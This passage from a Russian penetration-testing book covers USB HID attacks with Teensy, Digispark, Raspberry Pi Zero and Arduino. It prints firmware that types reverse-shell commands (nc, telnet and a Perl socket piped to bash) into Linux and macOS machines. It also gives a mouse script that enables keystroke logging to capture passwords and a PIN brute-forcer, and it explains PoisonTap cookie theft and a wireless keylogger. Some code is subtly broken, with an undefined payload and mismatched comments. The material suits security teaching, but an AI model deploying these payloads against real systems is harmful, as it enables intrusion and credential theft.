Первая команда создает соединение с узла 192.168.0.1 по порту 888. Обратите внимание на знак &, он означает, что все команды выполняются в фоновом режиме.

А вторая организует соединение по протоколу Telnet с машины атакующего 192.168.0.2 по порту 889. В коде прошивки нам необходимо указать только первую команду.

Реализация этих команд в Teensy будет выглядеть следующим образом:

```
# define PAYLOAD1 "mknod bp1 p && nc 192.168.0.1 888 0<bp1 | /bin/bash 1>bp1 &"
# define PAYLOAD2 "mknod bp2 p && telnet 192.168.0.2 889 0<bp2 | /bin/bash 1>bp2 &"

void setup()
{
   delay(5000);
   terminal();
   delay(3000);
   Keyboard.println(PAYLOAD1);
   delay(2000);
   Keyboard.println(PAYLOAD3);
   delay(2000);
   Keyboard.println("exit");

}

void loop()
{

}

void terminal()
{
   Keyboard.set_modifier(MODIFIERKEY_CTRL);
   Keyboard.send_now();
   Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_ALT);
   Keyboard.send_now();
   Keyboard.set_key1(KEY_T);
   Keyboard.send_now();

   delay(100);
   Keyboard.set_modifier(0);
   Keyboard.set_key1(0);
   Keyboard.send_now();

}
```

После выполнения кода на атакуемой машине на машине атакующего необходимо выполнить следующие команды:

```
mknod bp2 p && telnet 192.168.0.2 889 0<bp2 | /bin/bash 1>bp2 &
```

В результате мы получаем доступ на атакуемую машину (рис. 4.10).

Рис. 4.10. Доступ на атакуемую машину

В целом машины под управлением различных дистрибутивов ОС Linux не стоит сбрасывать со счетов при проведении тестов на проникновение. Они могут быть также уязвимы к HID-атакам, как и компьютеры под управлением ОС Windows.

4.1.20. И MacOS тоже

В последние годы продукция компании Apple становится все более популярной. Пользователи любят iPhone и iPad, зачастую объединяя их в единую экосистему. При этом ноутбук под управлением MacOS позволяет интегрировать «большой» компьютер в эту экосистему. Особенно любят использовать Макбуки на своих рабочих местах различные руководители. При этом Макбуки также уязвимы для HID-атак.

Реализуем простой пример – это создание канала скрытого доступа к машине – Shell. Для этого нам потребуется написать небольшой сценарий на языке Perl. Будем предполагать, что атакуемая машина имеет IP-адрес 192.168.0.1. Для соединения извне мы будем открывать порт 777.

```
perl -MIO -e '$p=fork;exit,if ($p);
$c=new IO::Socket::INET (PeerAddr,\192.168.0.1:777\);
STDIN->fdopen($c,r);
$~-> fdopen($c,w);
```

```
    system$_
    while<>;
```

В этом скрипте мы открываем порт 777 для прослушивания извне. Теперь посмотрим, как сценарий для работы MacOS выглядит в Teensy.

```
void setup()
{
    delay(5000);
    run("terminal");
    delay(3000);
    Keyboard.print("perl -MIO -e '$p=fork;exit,if");
    delay(100);
    Keyboard.print("($p);$c=new IO::Socket::INET");
    delay(100);
    Keyboard.print("(PeerAddr,\"192.168.0.1:777\"");
    delay(100);
    Keyboard.print(");STDIN->fdopen($c,r);$~->");
    delay(100);
    Keyboard.print("fdopen($c,w);system$_ ");
    delay(100);
    Keyboard.println("while<>;'");

}

void loop()
{
}

void run(char *SomeCommand){

    Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
    Keyboard.set_key1(KEY_SPACE);
    Keyboard.send_now();

    delay(500);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();

    Keyboard.print(SomeCommand);
    Keyboard.set_key1(KEY_ENTER);
    Keyboard.send_now();

    Keyboard.set_key1(0);
    Keyboard.send_now();
}
```

Обратите внимание, что в этом коде используется другая процедура для запуска терминала именно в MacOS. В целом же для отчета о тестировании на проникновение было бы полезно показать, что был получен доступ на машины руководства.

4.1.21. Заключение

На этом, я полагаю, данный раздел можно завершить. Представленных концепций атак на все основные операционные системы будет вполне достаточно для разработки собственных прошивок.

В целом хочу отметить, что HID-атаки практически невозможны без социальной инженерии, поэтому при пенстесте необходимо заранее обсуждать с заказчиком применимость данного метода тестирования и тех лиц, которые будут ему подвергнуты.

Также хотелось бы обратить внимание читателя на уязвимость к HID-атакам ОС Linux и MacOS. Распространенное мнение об их неуязвимости к различным атакам приводит к тому, что пользователи относятся к безопасности данных машин весьма легкомысленно и могут бездумно включать в них флешки и другие USB-устройства. Не стоит забывать и об активном сетевом оборудовании, работающем под управлением специализированных дистрибутивов данной операционной системы и имеющих USB-порты. Например, сетевые устройства, работающие под управлением ОС OpenWRT, DDWRT могут быть уязвимыми к данным атакам.

4.2. HID-атаки с помощью Digispark

4.2.1. Суть атак

Маленькая плата Digispark, по сути, является бюджетной заменой младших моделей Arduino и, соответственно, применяется там, где использование последних является избыточным. В контексте тех задач, которые мы решали в предыдущей главе, Digispark можно считать бюджетной заменой Teensy. Ее главным преимуществом является небольшой размер, позволяющий подключать плату там, где критично физическое место для установки USB-устройства.

Однако за все приходится платить. Teensy имеет значительно меньший объем Flash-памяти – всего 8 Кб против 32 у младшей Teensy 2.0. Это накладывает существенное ограничение при использовании Digispark для HID атак, так как больше половины FLASH-памяти тратится на подключение необходимых для работы с клавиатурой библиотек. В связи с этим использовать эту плату для реализации атак с громоздким кодом не представляется возможным.

4.2.2. Безумная мышь

Помимо управления нажатиями клавиш, HID-устройства умеют также управлять курсором мыши. Манипуляции с курсором не требуют большого количества команд, поэтому такая задача будет как раз под силу плате Digispark.

Предположим, у нас имеется некоторое приложение, нужные действия в котором можно выполнить только с помощью нажатий на определенные об-

ласти курсором мыши. Тогда нам сначала требуется навести курсор на это место, потом нажать левую кнопку мыши, выбрав нужную опцию настраиваемого приложения, и так далее.

В качестве примера я предлагаю настроить журналирование всех нажатых клавиш в столь любимой многими пользователями программе Punto Switcher. Данная программа предназначена для автоматического переключения раскладок клавиатуры при наборе текста. Однако, помимо прочего, в ней есть функция дневника, позволяющая сохранять все нажатые пользователем клавиши. Для паролей исключений не делается, что позволяет получить пользовательские данные с помощью совершенно законного софта.

Для практической реализации атаки проделаем следующие действия.

1. Переместим курсор в точку 1600,900 (правая нижняя часть экрана).
2. Переместимся на 100 пикселей влево.
3. Нажмем правую кнопку мыши (свойства Punto Switcher).
4. Поднимемся на 80 пикселей вверх по вертикали (опция **Настройки**).
5. Переместимся на 100 пикселей влево.
6. Поднимемся на 120 пикселей вверх (опция **Дневник**).
7. Нажмем левую кнопку мыши, включаем дневник (рис. 4.11).




Рис. 4.11. Включаем дневник в Puntio Switcher

В своем примере я предполагал, что используется разрешение 1600×900 (рекомендуемое в Windows 7 для ноутбуков). Если на атакуемой машине используется другое разрешение экрана, манипуляции с курсором могут привести к иному результату, поэтому желательно заранее знать, какое разрешение экрана используется на атакуемой машине.

В результате настройки журналирования нажатых клавиш собранный лог будет иметь вид, показанный на рис. 4.12.

Проблему копирования собранной информации на внешний носитель с помощью HID-атаки читателю предлагается решить самостоятельно, на основании полученных ранее знаний.




Рис. 4.12. Записанные нажатия клавиш

Теперь посмотрим, как будет выглядеть исходный код.

```
// DigiMouse test and usage documentation
// CAUTION!!!! This does click things!!!!!!!!
// Originally created by Sean Murphy (duckythescientist)

#include <DigiMouse.h>

void setup() {

   DigiMouse.begin(); // start or reenumerate USB - BREAKING CHANGE from old
                      // versions that didn't require this

}

void loop() {

   DigiMouse.moveX(1600); // down 10
   DigiMouse.delay(1000);
   DigiMouse.moveY(-1000);
   DigiMouse.delay(1000);
   DigiMouse.moveX(-100);
   DigiMouse.rightClick(); // svojstva punto sw
   DigiMouse.delay(500);
   DigiMouse.setButtons(0); // unclick all
```

```
    DigiMouse.delay(500);
    DigiMouse.moveY(80);
    DigiMouse.delay(1000);
    DigiMouse.moveX(-100); // down 10
    DigiMouse.delay(1000);
    DigiMouse.moveY(120);
    DigiMouse.delay(1000);
    DigiMouse.setButtons(1<<0); // left click vkl dnevnik
    DigiMouse.delay(500);
    DigiMouse.setButtons(0); // unclick all
    DigiMouse.delay(500);

    // for compatability with other libraries you can also
    // use DigiMouse.move(X, Y, scroll, buttons)
}
```

Я сохранил оригинальный комментарий из примера кода для работы с мышью из-за напоминания: `CAUTION!!!! This does click things!!!!!!!!`. Да, устройство действительно начнет двигать курсор и нажимать кнопки мыши сразу после записи прошивки. Так что не забудьте выдернуть Digispark по окончании записи, иначе очень скоро вы рискуете не узнать свой рабочий стол.

Данный код может быть полезен не только при выполнении HID-атак, но также и при автоматизации различных задач. Причем в этом случае мы можем точно знать разрешение экрана и другие необходимые данные о расположении нужных областей экрана.

4.2.3. Крохотная клавиатура

Еще один способ применения HID-атак, – это автоматизация процесса полного перебора паролей просто посредством нажатий клавиш от имени пользователя. В примере с Teensy мы подбирали пароли по словарю, используя microSD-карту и сохраненный на ней файл словаря. Но в случае с Digispark у нас значительно меньше памяти и, соответственно, мы можем реализовать только последовательный перебор всех возможных вариантов в соответствии с алгоритмом.

В качестве примера я приведу реализацию атаки на перебор паролей к телефону, подключенному к компьютеру. Как известно, пароли на доступ к телефонам состоят только из четырех цифр. Попробуем их подобрать. Некоторые клиенты не следят за количеством неверных вводов пароля, что существенно упрощает реализацию атаки.

Код здесь довольно простой. В начале мы указываем максимальное и начальное перебираемые значения. Затем указываются длина перебираемого пароля и массив с перебираемыми значениями. В случае если вам необходимо перебирать значения другой длины, достаточно будет внести изменения в `val_ln` и указать другую длину `digit_arr`.

Далее мы в цикле получаем перебираемое значение, затем разбираем его на отдельные цифры посредством целочисленного деления на 10 с сохранением в массиве остатка. Потом перебираемое значение увеличивается на единицу, и разбор повторяется. После ввода каждого значения мы нажимаем **Enter**.

Откройте Notepad и запустите устройство с данной прошивкой. Вы увидите, как осуществляется процесс перебора на практике.

```
#include "DigiKeyboard.h"

const int last=9999;
int value=0;
int8_t val_ln=4;
int digit_arr[4];

void setup() {
   // put your setup code here, to run once:
//Serial.begin(9600);

}

void parser(int s)
{
int   koeff=10;
int i=0;
while (i<val_ln){
      digit_arr[i]=s % koeff;
      DigiKeyboard.print(digit_arr[i]);
//      Serial.print(digit_arr[i]);
      s=s / koeff;
      i++;
}

}



void loop() {
   // put your main code here, to run repeatedly:
    delay(1000);
 while (value<=last){
    parser(value);
    delay(1000);
 DigiKeyboard.sendKeyStroke(KEY_ENTER,0);
//    Serial.println();
    value++;
 }
}
```

На базе данного алгоритма можно осуществить перебор цифровых значений для любого приложения. Желающим перебирать еще и символьные зна-

чения придется существенно доработать алгоритм, для того чтобы работать с кодами символов.

К слову, стоит отметить, что данная атака также может использоваться и против банкоматов и других устройств, имеющих для ввода данных только USB-порт. В таких случаях мы можем запрограммировать Teensy на «нажатие» необходимого набора символов в системе для реализации той или иной атаки. Например, если нам необходимо записать на банкомат шеллкод, а при этом нам доступен только USB-порт, то мы можем запрограммировать Teensy так, чтобы она сама создала нужный файл скрипта и ввела в него необходимый набор команд для реализации атаки. Далее она должна будет сохранить и выполнить этот файл.

4.2.4. Заключение

Макетная плата Digispark может стать достойной заменой Teensy в тех ситуациях, когда необходимо крошечное устройство, а для программного кода не требуется слишком много места. Приведенные в этой главе примеры позволят читателю самостоятельно разработать необходимый код для решения своих задач по тестированию на проникновение.

4.3. HID-атаки с помощью Raspberry Pi Zero

4.3.1. Суть атак

Говоря о HID-атаках ранее, мы выполняли различные манипуляции с разблокированным компьютером пользователя, «представляясь» клавиатурой или мышью. Однако если компьютер пользователя заблокирован, то реализовать сами атаки было невозможно. Да, мы можем позвонить на заблокированный компьютер по Skype и получить видео, но предварительную HID-атаку все равно надо осуществить на разблокированную машину.

Однако предположим, что наше устройство, будучи подключенным в USB-порт компьютера, представилось не как клавиатура или мышь, а как Ethernet-over-USB. В результате мы можем получить доступ к сетевым ресурсам данной машины, произвести ее сканирование на наличие открытых сетевых портов, попытаться проэксплуатировать уязвимости, получить копию трафика, осуществить MitM-атаку и многое другое.

Читатели, искушенные в проведении пентестов, наверняка зададутся вопросом: в чем отличие использования мнимого EoUSB для сетевых атак, от классического внутреннего теста на проникновение, когда пентестер подключается в любую свободную сетевую розетку и пытается получить доступ к ресурсам сети? Ведь и там, и там проводится атака узла по сети. Однако разница есть: при подключении локального USB-устройства мы взаимодействуем с атакуемой машиной напрямую и, соответственно, единственное, что ее может защитить от атак, – это хостовые средства защиты, а это в лучшем

случае антивирус с актуальными базами. При подключении в свободную розетку у нас, конечно, выбор жертв будет гораздо больше, но весь наш трафик может быть виден для систем обнаружения вторжений и других сетевых средств защиты. Поэтому во многих случаях локальная атака на конкретный хост может оказаться более эффективной, чем атака по сети.

В главе, посвященной предварительной подготовке устройств, я уже рассмотрел вопросы, связанные с конфигурированием DHCP-сервера и установкой пакета Poisontap.

Теперь необходимо подключить устройство к компьютеру и детально посмотреть, что при этом происходит.

Действия, которые мы будем производить на атакуемой машине, можно условно разделить на следующие:

- подключение устройства Ethernet-over-USB;
- получение IP-адреса от устройства;
- перехват трафика;
- перехват cookies;
- удаленный доступ к устройству по Wi-Fi.

Если с получением сетевого адреса и установлением связи все более-менее понятно, то о сканировании портов стоит поговорить особо.

4.3.2. Перехват трафика

Итак, мы подключили наш специально подготовленный Raspberry Pi Zero к заблокированному компьютеру.

Так как PoisonTap эмулирует Ethernet-устройство (например, Ethernet через USB/Thunderbolt), то по умолчанию Windows, OS X и Linux распознают Ethernet-устройства автоматически, загружают его как низкоприоритетное сетевое устройство и выполняют через него DHCP-запрос, даже если машина заблокирована или защищена паролем.

Здесь есть риск столкнуться с проблемами, связанными с отсутствием драйверов для данного устройства на атакуемой машине. В процессе экспериментов с данным устройством я обнаружил, что на Windows 7 драйверы для EoUSB-устройств не всегда ставились автоматически, иногда их приходилось ставить вручную.

Но вернемся к сути самой атаки. PoisonTap отвечает на DHCP-запрос и предоставляет машине IP-адрес, однако DHCP-ответ сконструирован так, что сообщает машине, что всё пространство IPv4 (0.0.0.0–255.255.255.255) является частью локальной сети PoisonTap, а не маленькая подсеть (вроде 192.168.0.0–192.168.0.255).

Здесь нам помогает одно обстоятельство, связанное с особенностями реализации работы с сетью в операционной системе. Вторичное сетевое устройство при подключении к машине с более низким приоритетом, чем существующие (доверенные) сетевые устройства, не заменяет шлюза для интернет-трафика. Но любая таблица маршрутизации/шлюзовый приори-

тет/безопасность службы порядка сетевых интерфейсов обходятся благодаря приоритету «LAN-трафика» над «WAN-трафиком».

PoisonTap эксплуатирует этот сетевой доступ даже в качестве сетевого устройства с низким приоритетом, поскольку подсети низкоприоритетного сетевого устройства даётся более высокий приоритет, чем шлюзу (маршруту по умолчанию) более высокоприоритетных сетевых интерфейсов.

По сути, это означает, что если трафик предназначен для 1.1.1.1, то при обычных условиях этот трафик отправился бы на дефолтный маршрут/шлюз главного (не-PoisonTap) сетевого устройства. На самом деле трафик получает PoisonTap, поскольку «локальная» сеть/подсеть предположительно содержит 1.1.1.1 и любой другой существующий IP-адрес (у нас же 0.0.0.0–255.255.255.255).

Из-за этого весь интернет-трафик проходит через PoisonTap, даже если машина подключена к другому сетевому устройству с более высоким приоритетом и надлежащим шлюзом (истинный Wi-Fi, Ethernet и т. д.).

На практике мы можем подключить устройство к заблокированному компьютеру и получать весь трафик от данной машины, который она передает, даже будучи заблокированным.

4.3.3. Перехват cookies

До тех пор, пока в фоне работает веб-браузер, вполне возможно, что одна из страниц будет выполнять в фоне HTTP-запрос (к примеру, загружать новую рекламу, отправлять данные для платформы аналитики или просто продолжать отслеживать ваши веб-передвижения) через AJAX или динамичные script/iframe-теги.

В процессе отладки устройства можно убедиться в существовании такой активности браузера даже при отсутствии активности со стороны пользователя. Для этого необходимо перейти в панель разработчика/инспектора (**Ctrl+Shift+I** в Chrome), зайти на посещаемый веб-сайт, нажать на вкладке **Сеть** (рис. 4.13).

На вкладке будет отображаться активность по доступу к удалённым ресурсам. В соответствии с выполненными ранее действиями по перехвату всего трафика нашим устройством HTTP-запросы будут обрабатываться PoisonTap, который на лету подменяет DNS-ответы на свой собственный адрес. Это приведёт к тому, что HTTP-запросы будут отправлены на веб-сервер (Node.js) PoisonTap.

Если DNS-сервер указывает на внутренний IP (LAN), на который у PoisonTap не хватает привилегий, атака продолжится для функционирования в качестве внутреннего DNS-сервера, который воспроизведёт публичный IP-адрес для различных атакуемых доменов, а публичные IP-адреса PoisonTap уже сможет перехватить.

После того как отвечает внутренний DNS-сервер, веб-браузер попадает на публичный IP, то есть в конечном счёте переходит на веб-сервер (Node.js) PoisonTap в любом сценарии.




Рис. 4.13. На вкладке отображается активность браузера

Когда веб-сервер Node получает запрос, PoisonTap отвечает ответом, который может быть интерпретирован как HTML или JavaScript, оба выполняются должным образом (многие веб-сайты будут загружать HTML или JS в фоновых запросах). Страница HTML затем вырабатывает много скрытых iframe, каждый iframe на различный домен из списка миллиона самых посещаемых сайтов по рейтингу Alexa.

При этом любые ограничения «X-Frame-Options» обходятся, поскольку PoisonTap теперь является HTTP-сервером и выбирает, какие заголовки отправлять клиенту.

При каждом iframe HTTP-запросе к сайту (например, http://website.com/ PoisonTap) HTTP-cookies отправляются от браузера на «публичный IP», перехваченный PoisonTap, которая записывает в журнал cookies и информацию об аутентификации. В результате мы получаем десятки тысяч cookies от различных сайтов из Alexa.

При этом PoisonTap обходит базовые механизмы безопасности, используемые в веб-браузерах. Так, несмотря на наличие «HttpOnly», куки захватываются, так как на самом домене не выполняется JavaScript, он используется в первую очередь только для загрузки iframe. Любые политики безопасности Cross-Origin Resource Sharing или Same-Origin Policy обходятся, поскольку домен, к которому осуществляется доступ, представляется браузеру легитимным. Если веб-ресурсы, с которыми работает атакуемая машина, используют cookies для поддержки сессий, перехватив их, мы можем вклиниться в данную сессию.

Если сервер использует HTTPS, но для cookies явным образом не установлен флаг Secure, HTTPS-защита обходится, и куки отправляются на PoisonTap.

4.3.4. Удаленный доступ по Wi-Fi

В своих экспериментах я использовал Raspberry PI Zero, не имеющую встроенного адаптера беспроводной сети. Однако уже в процессе работы над книгой появилась версия микрокомпьютера, имеющая на борту встроенный Wi-Fi-адаптер.

Для тех, кто обзавелся версией с беспроводным адаптером, для получения удаленного доступа на устройство достаточно грамотно настроить параметры для подключения к беспроводной сети.

```
sudo nano /etc/wpa_supplicant/wpa_supplicant.conf


network={
      ssid="Your WiFi name"
      psk="Your WiFi password"
}
```

Также если вы хотите воспользоваться Bluetooth, то необходимо прописать следующее:

```
network={
      ssid="BTHub5-6NC8"
      psk="mypassword"
}
```

В случае если у нас используется Raspberry Pi Zero без встроенного адаптера Wi-Fi, можно подключить его самостоятельно. Для этого достаточно найти поддерживаемый Raspberry Pi Zero USB Wi-Fi-адаптер и подключить его к устройству. Правда, для полноценного использования его вместе с пакетом PoisonTap необходимо аккуратно припаять контакты адаптера к самому Raspberry Pi.

В качестве примера возьмем Edimax USB Wi-Fi-адаптер. Схема подключения данного адаптера к микрокомпьютеру показана на рис. 4.14.




Рис. 4.14. Подключение USB-разъема к Raspberry Pi Zero

А вот так подключение может выглядеть на практике (рис. 4.15, 4.16).




Рис. 4.15. Разобранный адаптер и Raspberry Pi Zero




Рис. 4.16. Подключенный адаптер

Естественно, такой вариант подключения Wi-Fi-адаптера требует некоторой аккуратности и внимания, так как неверно припаянные контакты могут привести к выходу из строя и адаптера, и микрокомпьютера.

В случае успешного подключения у нас появляется возможность наблюдать в реальном времени за процессом перехвата трафика и cookies устройством, подключенным к атакуемой машине.

4.3.5. Заключение

Использование Raspberry Pi Zero для реализации HID-атак позволяет существенно расширить этот класс атак. Теперь мы можем не только притворяться клавиатурой, но и реализовывать сетевые атаки на заблокированную машину пользователя. Также мы меньше зависим от социальной инженерии, так как нам не нужно убеждать пользователя, находящегося за компьютером, подключать устройство. Теперь наоборот, мы подключаем Poisontap к компьютеру, когда за ним никого нет и он заблокирован.

4.4. Атаки с помощью Arduino

4.4.1. Перехват сигналов с беспроводной клавиатуры

Макетная плата Arduino, по сути, является основой для создания множества устройств. С ее помощью можно получать и отправлять сигналы для различных сенсоров. Arduino, в отличие от Teensy или Digispark, не является специализированным решением по информационной безопасности, хотя две последних разрабатывались тоже не для этого, но известны во многом благодаря использованию для пентестов.

Однако для некоторых задач тестирования на проникновение Arduino вполне подойдет. Существуют беспроводные устройства, не использующие в своей работе Wi-Fi. Вместо этого они передают сигнал с помощью радиосигналов в других частотных диапазонах или с помощью инфракрасного излучения.

Например, беспроводные клавиатуры работают на частоте 2,4 ГГц. При этом они не используют шифрования при передаче данных. То есть если нам удастся перехватить передаваемый сигнал, то мы сможем его раскодировать и узнать нажатые клавиши.

Устройство на Arduino, способное перехватывать сигналы беспроводных клавиатур, было впервые представлено исследователем Samy Kamkar в статье `https://samy.pl/keysweeper/`.

Автор предлагает сохранять информацию обо всех нажатых клавишах локально и передавать онлайн, посредством SMS-сообщений. Администрирование устройства может осуществляться с помощью веб интерфейса. Устройство состоит из элементов, представленных на рис. 4.17.




Рис. 4.17. Устройство в разобранном виде

Рассмотрим каждый из них.

Прежде всего нам потребуется плата Arduino. Можно воспользоваться Arduino Nano, хотя, по мнению автора, Teensy тоже подойдет.

Для того чтобы перехватывать сигнал на 2,4 ГГц, нам потребуется чип NRF24L01+ 2.4GHz RF. Стоимость его на eBay не превышает $1. Для того чтобы иметь возможность сохранять перехваченные данные, автор предлагает использовать специальный чип SPI Serial Flash Chip. Однако вместо локального хранилища можно воспользоваться GSM-модулем, таким как FONA GSM. Модуль Adafruit FONA позволяет использовать 2G SIM-карты для отправки и получения SMS, телефонных звонков и доступа в Интернет непосредственно с устройства. Также нам потребуются SIM-карта с положительным балансом на счету, зарядное USB-устройство.

Далее я привел схему соединения компонентов устройства (рис. 4.18). Несмотря на кажущуюся сложность, на самом деле все гораздо проще, чем кажется. Для того чтобы быть уверенным в правильности подключения контактов, я бы предложил скачать документацию (Datasheet) для каждого из компонентов. В документации будет подробно рассказано о том, какой выход как нумеруется и где находятся контакты для подключения питания. Также распиновка приводится в исходном коде прошивки. Правда, здесь без паяльника уже обойтись не удастся.

Исходный код прошивки к данному устройству довольно громоздкий, и я не вижу смысла приводить его здесь полностью. Скачать исходный код прошивки можно по адресу: https://github.com/samyk/keysweeper/tree/master/keysweeper_standalone/keysweeper-standalone.

От себя замечу, что автор достаточно хорошо задокументировал все основные процедуры и операции, так что разобраться в коде не составит большого труда.

В результате мы получим доступ через веб-интерфейс к устройству. На веб-странице будут отображаться перехваченные клавиши в режиме реального времени (рис. 4.19).

Это интересное устройство позволяет продемонстрировать заказчику уязвимость использования беспроводных технологий на периферийных устройствах.

4.4.2. Перехватываем сигналы на ИК-порт

Считается, что передача данных по инфракрасному (ИК) интерфейсу давно ушла в прошлое и сейчас никто не использует этот медленный и ненадежный канал для передачи информации. Однако существует множество устройств, использующих в своей работе ИК-интерфейсы. ИК используют прежде всего при управлении каким-либо устройством с помощью пульта дистанционного управления. Например, ЖК-панель в переговорной может управляться с помощью ИК-пульта. Казалось бы, что в этом может быть полезного для пентестера? Однако многие устройства имеют Wi-Fi-интерфейсы, для работы которых требуется вводить настройки как раз посредством пульта дистанционного управления. В особенности нас могут интересовать учетные данные, используемые для подключения к беспроводной сети.

